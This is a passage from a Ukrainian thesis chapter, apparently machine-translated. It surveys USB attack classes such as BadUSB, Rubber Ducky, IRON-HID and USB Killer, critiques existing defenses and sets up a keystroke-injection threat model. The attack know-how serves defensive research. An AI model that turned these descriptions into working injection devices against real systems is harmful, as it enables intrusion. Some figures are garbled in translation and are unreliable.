

Рисунок 1.4 – Уразливості USB можна класифікувати по абстрактному рівню зв’язку, на якому вони діють. Успішна атака припускає порушення допущення при проектуванні або помилку в реалізації на цьому рівні.

Групуючи функціональність по рівнях, ми можемо легше визначити загальні риси в підходах і вивести підгрупи, що називаються примітивами. У разі атак ці примітиви охоплюють як механізм (тобто спосіб здійснення атаки), так і результат (наприклад, підробка, підслуховування або відмова в обслуговуванні). Ці примітиви

також охоплюють механізм, але замість цього підкреслюють гарантії безпеки(наприклад, цілісність, конфіденційність або доступність).

1.5.1 Загрози на людському рівні

Атаки на людському рівні включають соціальну інженерію або людські помилки, що здійснюються як сторонніми особами, так і привілейованими членами організації.

Зовнішні загрози.

USB-атаки грунтовані на підключенні периферійного пристрою з метою ушкодження хоста або порушення його безпеки, що примушує фахівців з безпеки попереджати про небезпеку установки підозрілих пристроїв в комп’ютери. Соціальна інженерія часто включає обман користувача з метою змусити його підключити ненадійний пристрій до комп’ютера і взаємодіяти з його вмістом; на практиці це не є складним завданням. Стасюконис повідомляє, що в 2006 році в ході тесту на проникнення компрометація організації була полегшена, оскільки 75% USB-накопичувачів, розкиданих поблизу робочого місця, були підключені до комп’ютерів компанії впродовж трьох днів [16]. Міністерство внутрішньої безпеки США [17] відтворило цей результат в аналогічному експерименті, в якому 60% кинутих накопичувачів потрапили на урядовий комп’ютер; це число збільшилося до 90%, коли на накопичувачах був логотип уряду, що говорить про те, що низька планка електронної довіри користувачів може бути використана зловмисниками.

Експеримент дослідника Вагенареталя 2011 року "USB Baiting" [18] також продемонстрував, що користувачі підключають USB-накопичувачі, і досліджував причини, по яких вони це роблять. Хоча можна чекати, що з роками загальна обізнаність про безпеку підвищиться, останні роботи емпірично показують, що користувачі як і раніше вставляють знайдені USB-накопичувачі. Розширюючи інші експерименти, Тишер та ін. підкинули модифіковані на вигляд накопичувачі, щоб викликати у людини різні мотиви, такі як альтруїзм або користь. Дослідники виявили,

що 98% дисків були підібрані з місця падіння і що файли на 45% дисків були дійсно відкриті. Простота здійснення таких атак робить атаки соціальної інженерії на основі USB реалістичними і небезпечними.

Внутрішні загрози.

Простота використання і вартість USB-накопичувачів, що швидко знижується, дозволяє як компаніям, так і споживачам використати їх для зберігання і передачі конфіденційних даних. Як і будь-який фізичний пристрій, вони можуть бути пошкоджені або, що ще гірше, втрачені через людську помилку. Хоча це і не є прямим використанням вразливостей USB, таке неправильне поводження часто може привести до згубних наслідків. У 2011 році інститут Ponemon Institute опублікував дослідження, в якому були задокументовані дані 400 різних компаній; вони виявили, що ці компанії втратили більше 2,5 мільйонів доларів на компанію із-за неправильного зберігання USB-накопичувачів [19]. Пізніше, в 2011 році, помічник австралійського міністра оборони втратив цілком таємні документи, що зберігалися на USB-накопичувачі під час транзиту через Кувейт [20]. Люди схильні до помилок, і навіть чесні сторони можуть здійснювати помилки, які можуть дорого обійтися компаніям і навіть країнам.

Повсюдне поширення і портативність USB-пристроїв – це одночасно і виклик, і можливість. З одного боку, простота їх використання значно допомагає споживачам і компаніям в рішенні повсякденних завдань. З іншого боку, USB-пристрою нині є де-факто методом обходу технічних і особистих запобіжних заходів і можуть привести до великих згубних наслідків для організацій.

1.5.2 Загрози прикладного рівня

Атаки прикладного рівня зачіпають процеси призначеного для користувача простору на хості і їх взаємодію з функціональністю пристрою. Атаки на цьому рівні зазвичай діляться на дві категорії: атаки ін’єкції коду, коли зловмисник впроваджує

шкідливий код в хост, і атаки вилучення даних, коли пристрій дістає доступ до даних з хоста без авторизації.

Ін’єкція коду.

USB-накопичувачі використовувалися для впровадження шкідливого ПО на хост в декількох хмарних атаках. Stuxnet [21], імовірно атакував устаткування ядерної центрифуги в замкнутому середовищі; він поширювався через USB-накопичувачі. Duqu [22] використав руткіт в призначеному для користувача режимі, щоб приховати шкідливі файли на USB-накопичувачі. Flame [23], використали експлойти нульового дня і шкідливі файли autorun.inf для автоматичного виконання шкідливих програм при підключенні облаштування зберігання даних до хосту. Хоча функція автозапуску була обмежена після того, як вона стала однією з головних загроз для платформи Windows [24], подібна функціональність залишається доступною із-за помилок в операційній системі.

Вилучення даних.

Оскільки USB-пристрій часто не перевіряє достовірність додатка на хості, пристрій може відправляти або отримувати конфіденційні дані від його непередбаченого застосування. Це особливо проблематично для сенсорних пристроїв, які можуть бути використані для стеження за нічого непідозрюючим користувачем. Наприклад, веб-камери використовувалися як урядовими агентствами [25], так і шкідливими програмами [26], для отримання інформації про користувача комп’ютера і його оточення. У випадку з шкідливим ПЗ зловмисники можуть зажадати від користувача викуп. Веб-сторінки можуть запросити у уразливого браузеру включити мікрофон без дозволу користувача, що дозволяє сайту записувати звук з системи [27]. Портнофф та ін. виявили, що менше половини людей помічають, що індикатор веб-камери спалахує під час виконання комп’ютерних завдань [28]. Такі атаки, як USBee [29], не надають ніякого індикатора, видимого користувачеві. USBee дозволяє здійснювати витік даних з хост-системи, перетворюючи будь-яке USB-пристрій, підключений до машини, в радіочастотний передавач. Аналогічно, експлойт менеджера

ресурсів Linux дозволяє довільним користувачам обходити системні обмеження і діставати доступ до будь-яким USB-пристроям в системі.

1.5.3 Загрози транспортного рівня

Атаки на транспортний рівень USB діляться на дві загальні категорії: ті, які виконують маскування через додаткові інтерфейси, і ті, які відправляють зловмисно створені пакети/повідомлення для компрометації операційної системи хоста.

Маскування через додаткові інтерфейси.

Ці пристрої надають додаткові, приховані інтерфейси для операційної системи хоста, використовуючи переваги моделі дозвільної довіри в USB, згідно якої хост повністю довіряє будь-якому підключеному пристрою. Коли такий пристрій, як Rubber Ducky [30], чи USBdriveby [31], підключається до хост-системе, усі його інтерфейси – деякі з яких навмисно приховані від користувача – перераховуються. Прихована функціональність може бути реалізована у вигляді додаткової схеми в нешкідливому в іншому пристрої, такому як мережевий адаптер в аудіогарнітурі. TURNIPSCHOOL [32], прийняття NSA CottonMouth [33] – це модифікований USB-кабель, який містить радіочастотний передавач в пластиці навколо роз’єму. Коли пристрій підключається до хосту, передавач перераховується разом з передбачуваними інтерфейсами користувача. Програмне забезпечення, працююче на хості, може здійснювати витік даних або отримувати команди через радіочастотний інтерфейс. Ідентифікація і пом’якшення наслідків використання цих додаткових інтерфейсів традиційно ускладнені, оскільки супротивник може просто перепрограмувати будь-які описові дані USB(наприклад, VID і PID), щоб обійти правила "білого" або "чорного" списку пристроїв в операційній системі. Крім того, пом’якшення наслідків ускладняються законним використанням складених пристроїв, таких як аудіо гарнітури, що мають як вхід, так і вихід.

Пристрої не обов’язково мають бути обладнані новими апаратними компонентами, щоб стати шкідливими. Відсутність аутентифікації для вбудованого

програмного забезпечення в USB-пристроях дозволяє зловмисникам перезаписувати вбудоване програмне забезпечення шкідливим кодом. Пристрої, заражені BadUSB, у яких зловмисники перепрограмують прошивку для додавання додаткових функцій, можуть представляти шкідливі інтерфейси як прості, наприклад, інтерфейс HID, так і складні, наприклад, мережевий адаптер на накопичувачі. iSeeYou [34] модифікує прошивку we-beam, щоб відключити індикатор. Psychson [35] модифікує мікропрограму USB-накопичувача, додаючи функціональність клавіатури, яка може автоматично запускати шкідливий скрипт. Ці атаки непомітні для користувача, а модифікований пристрій може бути переміщений між хостами, внаслідок чого декілька хост-машин можуть виявитися під загрозою.

Компрометація протоколу.

Програмний стек USB хоста зазвичай чекає, що пристрої відповідатимуть стандарту USB. Методи фаззінга з використанням FaceDancer [36] привели до виявлення ряду вразливостей довільного виконання коду в режимі ядра, наприклад, в USB-драйверах Windows [37], USB-підсистемі ядра Linux [38], і інших операційних системах У 2017 році фаззер syzkaller syscall також виявив більше 40 помилок в USB-драйверах ядра Linux [39]. В деяких випадках експлуатація цих вразливостей може відбуватися під час перерахування пристроїв на хості, що робить фізичне підключення пристрою єдиною перешкодою для компрометації. Пристрої "людина посередині", такі як вбудовані системи під управлінням USBProxy [40], можуть маніпулювати трафіком легітимного протоколу від пристроїв для впровадження шкідливого вмісту.

1.5.4 Загрози фізичного рівня

Атаки на фізичному рівні складаються з атак на конфіденційність і цілісність при передачі даних по шині USB. У даному контексті сигнал відноситься до дій, що відбуваються по шині USB.

Підслуховування сигналів.

У атаках підслуховування сигналів конфіденційні дані відновлюються шляхом фізичного спостереження за повідомленнями, що передаються між хостом і периферійним пристроєм. Кейлоггери – це мініатюрні, непомітні пристрої, які поміщаються між портом хоста і периферійним пристроєм для запису пакетів натиснень клавіш, наприклад, KeyGrabber [41]. JitterBug [42] від Shah та ін. – атака з одноразовим записом натиснення клавіш, яка виводить натиснення клавіш від мети через побічний канал мережі, ґрунтований на часі. Нойгшвандтнер та ін. продемонстрували, що до появи USB 3.0 шкідливий периферійний пристрій може підслуховувати низхідний трафік усіх підключених пристроїв [43]. Атаки USB snooping використовують витік струму на лінії живлення шини USB для отримання інформації про трафік даних USB. Також були помічені шкідливі USB-периферійні пристрої і кабелі, що використовують мережеве підключення для підслуховування і передачі конфіденційних повідомлень, такі як CottonMouth [33], і GPS-локатор [44].

Також були продемонстровані різноманітні атаки по відбитках пальців, в яких повідомлення нижнього рівня передають значну інформацію про характеристики хоста. Ванг і Ставру продемонстрували, що блоки запитів USB передають інформацію про операційну систему хоста [14], яка може бути використана шкідливим смартфоном для складання цільового корисного навантаження. Девіс відмічає, що варіації в реалізації перерахування USB можуть бути використані для ідентифікації операційної системи, наприклад, Windows 8 є єдиною поширеною операційною системою, яка видає 3 запити дескриптора GetConfiguration [45]. Стійкіший підхід до визначення відбитків пальців хоста ґрунтований на використанні побічних каналів синхронізації (наприклад, міжпакетних розривів) для виведення характеристик хост-машини. Letaw та ін. [46] використовують аналізатор протоколів USB для витягання тимчасових характеристик станів шини і використовують класифікацію машинного навчання для визначення операційної системи хоста. Бейтс та ін. представляють схему дактилоскопії на основі тимчасових характеристик, яка може бути запущена із звичайного смартфону. Вони показують, що конкретні версії операційних систем і номера моделей

можуть бути визначені з точністю до 90%, що міжпакетні розриви можуть використовуватися пристроями для виявлення присутності віртуалізованих середовищ [47]. Хоча відбитки пальців на основі тимчасових характеристик значно підвищують планку для ухилення, здається вірогідним, що багаті ресурсами вузли можуть змінювати свої тимчасові характеристики для ухилення від виявлення, хоча це не було продемонстровано в літературі.

Ін’єкція сигналу.

Аналогові сигнали використовуються для передачі конфіденційних даних, просочування інформації відбувається за межі машини, де зловмисник може прийняти сигнал, декодувати його і відновити конфіденційні дані. На відміну від згаданого вище підслуховування по шині USB, USBee [29] не вимагає ніяких спеціальних пристроїв або кабелів для витоку даних з хост-машини. Замість цього він використовує підключені USB-пристрої як радіочастотний передавач для випускання електромагнітних випромінювань, які кодують конфіденційні дані, "ін’єктуючи" їх в USB-пристрої, доступні на шині. Якщо на ноутбуку немає радіочастотного передавача "жертви", супротивник може доторкнутися до відкритої металевої частини машини звичайним дротом. Можливість подавати аналогове живлення також використовувалася для нанесення фізичного збитку хост-машині. USB Killer(і USB Kill 2.0) [48] вбудовує ряд конденсаторів з двох сторін друкованої плати USB-ключа. Після підключення до хост-машине USB Killer отримує живлення від шини USB хост-машини, заряджаючи конденсатори. Після повної зарядки на лінії даних USB хост-машини подається негативна напруга 200 А. постійного струму. Цей цикл заряду/розряду триває до тих пір, поки USB Killer не буде видалений або не буде пошкоджена хост-машина. У нових версіях стандартів USB Power Delivery і роз’ємів Type-C пристрою здатні споживати і передавати настільки велику потужність, наприклад, до 100 Вт, що можуть завдати непоправного збитку хосту. Використання неякісних кабелів USB Type-C вже привело до обставин, що ненавмисно нагадують цю

атаку. Наприклад, кабель пошкодив книгу Pixel і два аналізатори USB PD, оскільки GND і Vbus були неправильно підключені між роз'ємом Type-C.

1.6 Аналіз наявних атак через маскування інтерфейсів

В рамках поточної роботи розглянемо відомі атаки на протокол USB на транспортному рівні та спробуємо на основі цих даних в подальшому побудувати модель загрози з подальшою її імітацією.

1.6.1 Аналіз атаки IRON HID

Дослідники і практики працюють як над удосконаленням USB-like атак, так і над зменшенням їх поверхні атаки. У так званій атаці "IRON-HID" додаткове програмоване устаткування (наприклад, плата Teensy) ховається в таких місцях, як клавіатури і портативні USB-батареї [49]. При підключенні смартфону до підробної USB-батареї за допомогою підробного кабелю USB смартфон перемикається в режим USB-хоста. З цієї миті смартфон може підслуховувати усе USB-комунікації. IRON-HID також можна використати для введення підробних натиснень клавіш з метою перебору PIN-коду розблокування екрану Android.

Складається даний пристрій з чотирьох частин: плати Teensy, комунікаційного модуля (Wi-Fi або Bluetooth), мікропрограми, що відповідає за керування платою, програми тестового агенту та програми commander, що відповідає за генерування клавіатурних подій, їх виконання та відправку результатів виконання.

Головна небезпека даної атаки полягає в тому, що будь-який USB пристрій, як наприклад зарядка для телефону, перехідник, клавіатура, миш і т.д., можуть бути використані, як потенційний вектор атаки, в будь-який пристрій можливо помістити IRON-HID і виконати шкідливий код при підключені.

1.6.2 Аналіз атаки Rubber Ducky

Rubber Ducky – це фізичний пристрій, розроблений групою Hak5 [30]. Rubber Ducky працює як звичайна клавіатура, коли справа доходить до прив'язки до драйвера: для роботи їй просто потрібний драйвер HID операційної системи. Проте при підключенні до системи жертви Rubber Ducky видає корисне навантаження на основі USB (натиснення клавіш, заздалегідь визначені зловмисником).

Заздалегідь задані натиснення клавіш написані на Ducky Script, простому у використанні мові сценаріїв. Після розробки корисного навантаження вони компілюється в двійковий файл і розміщуються на карту microSD пристрої Rubber Ducky. При підключенні Rubber Ducky до комп'ютера вбудований чіп Atmel AT32UC3B1256 пристрої емулює заздалегідь задані натиснення клавіш з тією швидкістю, яку може забезпечити порт USB і з якою може впоратися драйвер системи, що атакується.

Варто відзначити, що раніше згаданий IRON-HID має також комерційну версія від Hak5 групи, та може широко використовуватися без додаткових інтелектуальних витрат на створення подібного пристрою.

1.6.3 Аналіз атаки BadAndroid

BadAndroid [50], як і BadUSB, додає шкідливу функціональність в доброякісне облаштування Android. На відміну від BadUSB, прошивка Android системи непотрібна.

Можливий сценарій атаки з використанням BadAndroid виглядає таким чином: використовуючи соціальну інженерію, зловмисник робить вигляд, що йому треба зарядити акумулятор смартфону Android, і просить підключити його до ноутбука жертви. Поки смартфон підключений для зарядки, BadAndroid непомітно для користувача змінює таблицю маршрутизації системи хоста (ноутбука), тобто міняє мережевий шлюз ноутбука за замовчуванням на IP-адреса смартфону Android. З цієї

миті весь мережевий трафік ноутбука спрямовується через смартфон, що дозволяє зловмиснику перевіряти і змінювати увесь двонаправлений мережевий трафік.

У другому сценарії атаки BadAndroid може змінити записи DNS-серверів ноутбука і, таким чином, перенаправити трафік ноутбука на сервери, контрольовані зловмисником.

1.6.4 Аналіз атаки BadBios

Шкідлива BIOS, прихована на USB-пристрої, може бути встановлена на комп'ютер шляхом емуляції натиснення клавіш під час завантаження [51]. Цей BadBIOS відміняє оригінальний BIOS і стає BIOS за умовчанням для завантаження. Це дозволяє зловмисникові виконувати команди ще до завантаження реальної операційної системи. Застосовність BadBIOS продемонстрована [13] на прикладі сучасних телевізорів Smart TV. В цьому випадку телевізор Smart TV примушують відтворювати високочастотні аудіосигнали. Ці сигнали містять інформацію, яка потім передається на інші пристрої.

1.6.5 Аналіз атаки USBDriveBy

Дослідник безпеки Самі Камкар узяв мікроконтроллер Teensy 3.1 з інтерфейсом USB і обладнав його програмним забезпеченням, яке може емулювати мишу і клавіатуру при підключенні до комп'ютера. Гаджет, що дістав назву USBdriveby, використовує той факт, що багато систем сліпо довіряють підключеним до них USB-пристроям [31].

Після підключення до комп'ютера USBdriveby негайно починає виконувати дії з мишею і клавіатурою, що дозволяє йому виконувати широкий спектр завдань, таких як відкриття чорного ходу, відключення брандмауера і управління потоком трафіку

шляхом зміни налаштувань DNS. Після відключення пристрою зловмисник дістає повний доступ до цільового комп’ютера.

USBdriveby відрізняється від BadUSB і інших подібних пристроїв, таких як USB Rubber Ducky, тим, що він також емулює мишу, а не тільки клавіатуру. Код USBdriveby доступний як для мікроконтроллерів Teensy, так і для Arduino. Проте варто відмітити, що деякі контроллери Arduino, такі як Arduino Nano, не здатні емулювати USB-клавіатуру або мишу.

1.7 Сучасні методи захисту від HID атак

1.7.1 Нетехнічні рішення

До нетехнічних рішень відносяться впровадження контролю доступних USB пристроїв, що може використовувати персонал, та впровадження в політику безпеки пункту про заборону використання принесених, або знайдених USB пристроїв. Так, наприклад, багато підприємств та IT компаній на своєму локальному рівні вносять заборону на використання сторонніх пристроїв, та застерігають від так званих USB Drop attacks, коли працівник знаходить пристрій в конференц кімнаті наприклад, і сам того не підозрюючи стає співучасником атаки підключаючи знайдених USB пристрій до свого ПК.

Також, подібні заходи та обмеження вживаються на національному рівні, здебільш для державних підприємств критичної інфраструктури. Так, наприклад, Австралійський центр кіберзахисту та Комп’ютерна команда екстреної готовності США закликають не під’єднувати нічого іншого, окрім виданих на підприємстві переносних USB пристроїв, а знайдені підозрілі пристрої слід негайно віднести до команди інформаційної безпеки. [53].

До нетехнічних засобів захисту слід віднести також обізнаність працівників про небезпеку, і як наслідок – регулярне тренування персоналу основам кібербезпеки. Як

вже було згадано, про можливість експлуатації з USB-пристроїв з шкідливою прошивкою було оголошено ще на Black Hat USA у 2014 [3]. У презентації Security Research Labs (SRL) призвали виробників USB-контроллерів пом’якшити проблему. Вони продемонстрували можливі варіанти використання уразливості, якщо USB-пристрій заражений шкідливою прошивкою. Було показано, що пристрої з шкідливою прошивкою, виглядають як пристрої абсолютно іншого типу, чим їх фізичні характеристики. У той час вони не розкривали деталей того, як були створені їх демонстраційні BadUSB. Незважаючи на такий жест, проблема залишилася без уваги.

Пізніше в тому ж році Харман виклав код для перепрограмування прошивок певних типів USB-накопичувачів у відкритий доступ на SchmooCon 2014 [54]. Він упевнено заявив, що його дії сподіваються змусити виробників швидше усунути уразливість. Він вважає, що обізнаність громадськості є ключем до вирішення проблеми. Хоча такий підхід не дає технічних засобів захисту від BadUSB, презентація Хармана змусила багато користувачів дізнатися про можливості. Ці оголошення були освітлені декількома новинними виданнями, попереджаючи ширшу аудиторію, щоб вона знала про риску [55].

1.7.2 Технічні рішення

У минулому вже були зроблені пропозиції по захисту від атак з використанням USB, особливо після шкідливої програми Stuxnet, яка поширювалася через заражені накопичувачі [23]. Перша спроба більш організаційного захисту безпеки USB-пристроїв була описана в 2016 році, у роботі китайських спеціалістів з кібербезпеки [56]. Вони пропонують схему управління довірою, а саме TMSUI (Trust Management Scheme of USB Storage Devices). TMSUI захищає АСК, дозволяючи підключення USB-облаштувань зберігання даних тільки на певних захищених терміналах і тільки на певний період часу. Це є досить комплексним підходом, який має право на життя в умовах критичної інфраструктури та великих підприємств, функціонування якої

необхідно для забезпечення життя регіону або людей. Але для приватних компанії середнього та малого розміру, застосування єдиних розрізнених терміналів для підключення USB-облаштувань може викликати невдоволення працівників, а також скорочення їх працездатності через неможливість швидко підключати пристрої пам’яті.

ProvUSB – це архітектура для збору і відстежування точних даних про походження на розумних USB-пристроях [57]. ProvUSB призначена для середовищ, де USB-накопичувачі можуть контролюватися і застосовуватися тільки по попередньому дозволу, тобто більш складний підхід до whitelisting-усіх USB пристроїв. Схема роботи полягає в наступному: при підключенні до машини пристрій ProvUSB однозначно ідентифікує хост через довірене устаткування, потім генерує записи про походження, що описують кожну операцію введення-виведення, що виконується хостом на розділі пам’яті пристрою. Розширюючи цей механізм, дослідники ProvUSB представили схему захисту цілісності на основі даних про походження, що забезпечує тонку авторизацію спроб доступу на основі моделей цілісності Biba і Low WaterMark Access Control (LOMAC). Мінуси такого підходу: для забезпечення належного функціювання ProvUSB атестації пристроїв, і хост і пристрій що підключається, необхідні бути обладнані TPM (Trusted Platform Module) чіпом, що ускладнює процес впровадження даної технології на підприємствах.

UScramBle – це інша ідея по захисту від атак підслуховування, які було можливо через широкомовну природу USB протоколу (до ревізії 3.0) [43]. Ідея полягає в наступному: шифруються усі низхідні комунікації (транспортне шифрування) за допомогою ключа, який потім вирушає вгору по потоку з першим USB-пакетом. Оскільки, протокол USB еволюціонував, і в сучасному світі більшість нових компонентів IC ідуть відразу зі стандартом 3.0 та вище – працездатність даного методу ставиться під сумнів.

Лінія захисту від USB-атак включає користувача в процес ухвалення рішення про довіру. Одним з прикладів є USBWall [58]. USBWall використовує плату Beagle Board

для перерахування USB-пристроїв від імені операційної системи. Як тільки перерахування виконане, користувачеві пропонується вирішити, чи повинне USB-пристрій має бути видалений з системи або він безпечний для подальшого використання. Даний підхід вимагає апаратного налаштування, та постійної взаємодії користувача с програмою вибору та довіри тим чи іншим девайсам, що підключаються.

Програмне забезпечення "G DATA USB Keyboard Guard " [59] – ще одна система, яка покладається на рішення користувачів про те, чи являється USB-пристрій шкідливим або доброякісним. Слід зазначити, що даний продукт з'явився майже зразу після презентації уразливості протоколу на конференції 2014 року. Схема роботи наступна: коли нове облаштування HID підключається до захищеного комп'ютера, програма просить користувача вирішити, чи слід довіряти інтерфейсу (-ам) пристрою або ні. Після ухвалення рішення пристрій (фактично, комбінація PID та VID) заноситься у білий або чорний список, щоб уникнути повторного запиту в майбутньому. Але, недолік даної системи в тому, що якщо зловмисник перепрошує пристрій на використання раніше внесену у білий список комбінацію ідентифікаторів продукту і виробника (наприклад, легітимну клавіатуру), то його атака залишиться непоміченою.

GoodUSB – це аналогічний підхід, що використовує постійне користувацьке втручання [60]. GoodUSB включає модуль ядра Linux, який зіставляє новий пристрій з певними драйверами з білого списку. При підключенні нового USB-пристрою GoodUSB пропонує користувачеві вирішити, дозволити або заборонити новий пристрій. Якщо користувач відмічає пристрій як шкідливе, управління передається віртуалізованому USB honeypot, працюючому на QEMU – KVM (Kernel-based Virtual Machine). Це дозволяє відстежувати і профілювати активність пристрою для подальшого аналізу. Але, проблема підробки даних білого списку, та імітація девайса як довіреного, що спостерігалось у рішенні G DATA все ще залишалась.

USBFILTER – це фільтр на рівні пакетів (брандмауер) для USB-комунікацій, розроблений на базі ядра Linux [61]. Користувач визначає правила доступу в

USBTables, призначений для користувача компонент USBFILTER і компонент ядра перевіряють кожен отриманий USB-пакет на відповідність одному з правил і приймає рішення про те переслати або відкинути його. По своїй конструкції, USBFILTER підтримує тільки обробку кожного пакету. Враховуючи простоту підтримуваних правил, зловмисники можуть їх обійти, відповідним чином змінивши свою поведінку. В цілому USBFILTER є детермінованим рішенням. яке виявляє вже відомі атаки і не має ніяких можливостей для виявлення нових аномалій. [62].

Cinch – це підхід, схожий по принципах з USBFILTER [63]. Проте Cinch ізолює усі USB-пристрої від хоста і передає зв’язок через віртуальну машину, тому діє більше як шлюз, який забезпечує дотримання політик доступу. Проблема з обходом правил заданих в USB Tables, як було згадано вище для USBFILTER все ще залишилась.

SandUSB працює за тим же принципом що і GoodUSB – пропонує користувачам графічний інтерфейс, що дозволяє відмітити тільки що підключений пристрій як шкідливий або доброякісний [64]. Якщо користувач вважає пристрій шкідливим, він може або внести його в чорний список, або перенаправити його в USB-пісочницю для подальшого аналізу.

DuckHunt – відкрите програмне забезпечення, що використовує потоки демони для постійного аналізу часу натискання клавіш, підраховує швидкість натискання клавіш, та в разі, якщо результат є неприємним (максимальна швидкість вказується в налаштуваннях програми) – блокує клавіатурний ввід. Репозиторій з вихідним кодом можна знайти на Github [65]. Проблема даного ПЗ полягає в тому, що не завжди можна точно вказати максимальну швидкість введення, ПЗ базується на Python версії 2.7, та використовує застарілі бібліотеки (як наприклад pyHook), що ставить обмеження для користувацького налаштування та подальшого використання. Також спостерігається низка проблем з можливістю приховати подію натискання клавіатури при відкритті «Менеджеру задач», досить повільний час відгуку програми на порушення швидкості вводу, неможливість використання PowerShell та Command Line утиліт під час роботи даного ПЗ. Все це призводить до того, що DuckHunt – наразі єдине програмне

забезпечення, яке використовує динамічний захист від шкідливих клавіатурних вводів, використовує примітивні обмежувачі для захисту від атаки, і не є надійним захистом від HID атак.

Висновки до першого розділу

Атаки на протокол USB є актуальною темою для обговорень, оскільки з моменту першого хробака, який поширювався через пам’ять запам’ятовуючих пристроїв, протокол еволюціонував, а разом з ним і кількість небезпек що він презентує. І хоча рішення для згаданого хробака полягає в тотальному використані антивірусних програм, що можуть, при підключені нових пристроїв, сканувати їх на наявність вже наявної шкідливої сигнатури, проблема використання будь-якого пристрою з USB як потенційного вектору атаки – постала лише в 2014.

В даному розділі було розглянуто основні технічні характеристики протоколу USB, його історію, схему підключення та процесу перерахування, що відбуваються при під’єднанні нового пристрою. Також класифікували можливі вектори атак за допомогою USB. Розглянуто типи передачі даних, та пакети що використовуються для обміну інформацією між хостом та новим девайсом.

Також, проаналізували вбудовані методи захисту протоколу, відзначили що атестація та авторизація пристроїв була і залишається глобальною проблемою при використані пристроїв з USB портом, оскільки даний протокол замислювався з метою послабити кількість необхідних кроків що повинен зробити користувач при налаштуванні нових пристроїв, але як виявилось – методика “Plug-and-Play” має свої недоліки.

Розглянуто наявні сучасні методи захисту від атак на USB. Відзначається, що більшість з них базується на використанні або так званого білого листа, для ідентифікації злоякісних девайсів, та подальшого їх блокування, або використання користувача для перевірки правильності пристрою. Також треба відзначити наявне

апаратне рішення з використанням USBWall, що полягає в створені проксі серверу для операція з новими пристроями. Але всі ці рішення потребуються або досить точного налаштування (у випадку зі створенням білих листів), або постійного відволікання користувача на потребу перевірити правильність під’єднаного девайсу, що в свою чергу може сказатись на працездатність останніх. Тому в подальших розділах ми спробуємо сконцентруватись на процесах захисту, які б не потребували значного апаратного втручання в існуючі АСУ, або втручання користувача.

РОЗДІЛ II
ПОБУДОВА МОДЕЛІ ЗАГРОЗ ТА АНАЛІЗ ЕФЕКТИВНОСТІ СУЧАСНИХ МЕТОДІВ ЗАХИСТУ

2.1 Модель загрози

Ми вважаємо, що атака з використанням натиснення клавіші є найсерйознішою загрозою для безпеки системи, грунтованої на використанні USB. Це пов’язано з тим, що ретельно розроблена атака, запущена через безневинно виглядаючі натиснення клавіш, використовують потужні ресурси і гнучкість хост-системи, щоб узяти на себе повний контроль над самою системою.

Запропоновані досі засоби захисту від атак з використанням натиснення клавіш об’єднує те, що вони в якийсь момент покладаються на рішення користувача. Втручання користувача в такі низькорівневі рішення про довіру системі не є оптимальним рішенням. Це особливо вірно, коли такі взаємодії порушують їх ментальну модель для основного завдання, щоб впоратися з другорядною [66].

Далі ми розглянемо, як можна виявити і захиститися від атак з використанням USB для ін’єкції натиснення клавіш, виконуючи аналіз клавіатурних подій на системному рівні, не залучаючи користувача до процесу ухвалення рішень. Наша мета – спростити виявлення атак і запропонувати нейтралізацію при підключенні шкідливого USB-пристрою, що виконує роль клавіатури. Це включає швидке виявлення і відсутність участі користувача в ухваленні рішення про безпеку.

В якості прикладу для дослідження наявної загрози та сучасних методів протидії ми використовуємо корпоративне середовище, де комп’ютери оснащені USB-портами, а користувачі можуть вільно підключати і відключати USB-пристрої для виконання своїх повсякденних робочих обов’язків (наприклад, пристрої зберігання даних, гарнітури і веб-камери для телеконференцій).

Далі ми припускаємо, що зловмисникам вдалося підключити шкідливий пристрій з шкідливою прошивкою USB до одному або декількох з цих комп’ютерів. Це може бути досягнуто самими зловмисниками, якщо у них є фізичний доступ до цільового комп’ютера на території підприємства або за його межами, чи передавши шкідливий пристрій законним користувачам і використовуючи їх цікавість (наприклад, підкинути USB накопичувач в поштову скриньку) або застосувати вектор атаки за допомогою соціальної інженерії (наприклад, "не могли б ви роздрукувати файл з мого USB-накопичувача"?).

Ми не розглядаємо такі вектори атак, як USB-носії, заряджені шкідливим ПЗ (наприклад, що використовують функцію "автозапуску"). Засоби захисту від таких атак вже пропонуються комерційними антивірусними продуктами. Ми також не розглядаємо атаки, що використовують (невідомі) уразливості драйверів USB-облаштувань операційної системи хоста операційної системи хоста, спровоковані невірно сформованими USB-пакетами. Швидше, ми припускаємо, що усе USB-пакети добре сформовані і дійсні відповідно до USB протоколом.

2.2 Програмна та апаратна реалізація загрози

Для подальших досліджень побудуємо EvilArduino пристрій використовуючи Arduino Pro Micro, та запрограмуємо мікроконтролер на виконання шкідливих натискань.

